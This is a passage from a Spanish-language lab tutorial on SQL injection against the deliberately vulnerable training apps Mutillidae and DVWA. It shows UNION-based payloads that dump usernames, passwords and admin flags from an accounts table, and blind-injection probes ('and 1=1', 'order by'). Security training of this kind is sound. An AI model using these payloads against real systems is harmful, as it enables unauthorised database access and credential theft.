


Imagen 19. Resultado octava inyección de código

Ahora con la siguiente inyección de código se busca únicamente el contenido de una tabla específica, en este caso la de accounts. Se cambia el 'owasp10', por 'accounts' seguido del %23.




Imagen 20. Novena inyección de código

El resultado que arroja es el contenido de la tabla accounts en la base de datos, donde se cuenta con un id, un username, un password, y si es una cuenta de administrador o no.




Imagen 21. Resultado novena inyección de código

Ahora la idea es ver que usuarios están dentro de esa tabla, entonces se cambian las columnas 2,3,4 y se coloca de la siguiente forma 1,username,password,is_admin,5 from accounts seguido del %23.




Imagen 22. Décima inyección de código

De este modo se hallan las cuentas y contraseñas de la tabla, y da a conocer también si es cuenta administrador o no.




Imagen 23. Resultado décima inyección de código

Blind

Para la siguiente inyección de código sql se va a cambiar de framework, se cambiará de mutillidae a dvwa, para ello se coloca la dirección ip del meta y se selecciona dvwa, las

credenciales para iniciar sesión se encuentran en la parte de debajo de la página. Es importante cambiar la seguridad en un inicio a low, dando clic en dvwa security y seleccionando low, posteriormente dar clic en submit.



Imagen 24. Cambio de seguridad en dvwa

Ahora dar clic en SQL Injection (Blind), esta inyección es un poco más difícil de hacer porque el framework no dice el error y porque salió mal la inyección a diferencia de mutillidae donde se especificaba qué se estaba haciendo mal. Para esta primer inyección se coloca un 1 en User ID




Imagen 25. Se coloca 1 en User ID

Al dar clic en submit la página muestra un mensaje en rojo con el ID y dos campos más.




Imagen 26. Resultado al dar clic en submit

Ahora se hará la inyección de código nuevamente desde la URL, para ello se coloca después de id=1 una comilla sencilla seguida de and 1=1%23 para cerrar la inyección, y enter.




Imagen 27. Primera inyección de código en dvwa

Al dar enter, el resultado que arroja la página es el id' and 1=1#, esto significa que la inyección está bien ejecutada




Imagen 28. Resultado primera inyección en dvwa

Ahora se modifica el 1=1 y se coloca 1=2 .




Imagen 29. Segunda inyección de código en dvwa

Al dar enter se muestra la página sin mensajes en rojo y únicamente pidiendo nuevamente el User ID, esto significa que la inyección está mal hecha, pero no muestra errores.




Imagen 30. Resultado segunda inyección de código en dvwa

Teniendo esto claro, se hará un order by, entonces se coloca lo siguiente después de la comilla sencilla order by 1%23.




Imagen 31. Tercera inyección de código en dvwa

Al hacer esto la página muestra en rojo el order by 1.




Imagen 32. Resultado tercera inyección de código en dvwa

Ahora se prueba con un order by 1000.




Imagen 33. Cuarta inyección de código

Nuevamente muestra el User ID vacío y no hay resultado en rojo.




Imagen 34. Resultado cuarta inyección de código

Ahora subir la seguridad del dvwa a médium.




Imagen 35. Cambio de seguridad de dvwa a médium

Ir a SQLI Blind y colocar en el User ID una comilla sencilla a ver si arroja algún mensaje de carácter peligroso.




Imagen 36. Comilla sencilla en User ID

Al hacer esto el resultado será el de el User ID vacío y sin mensajes en rojo.

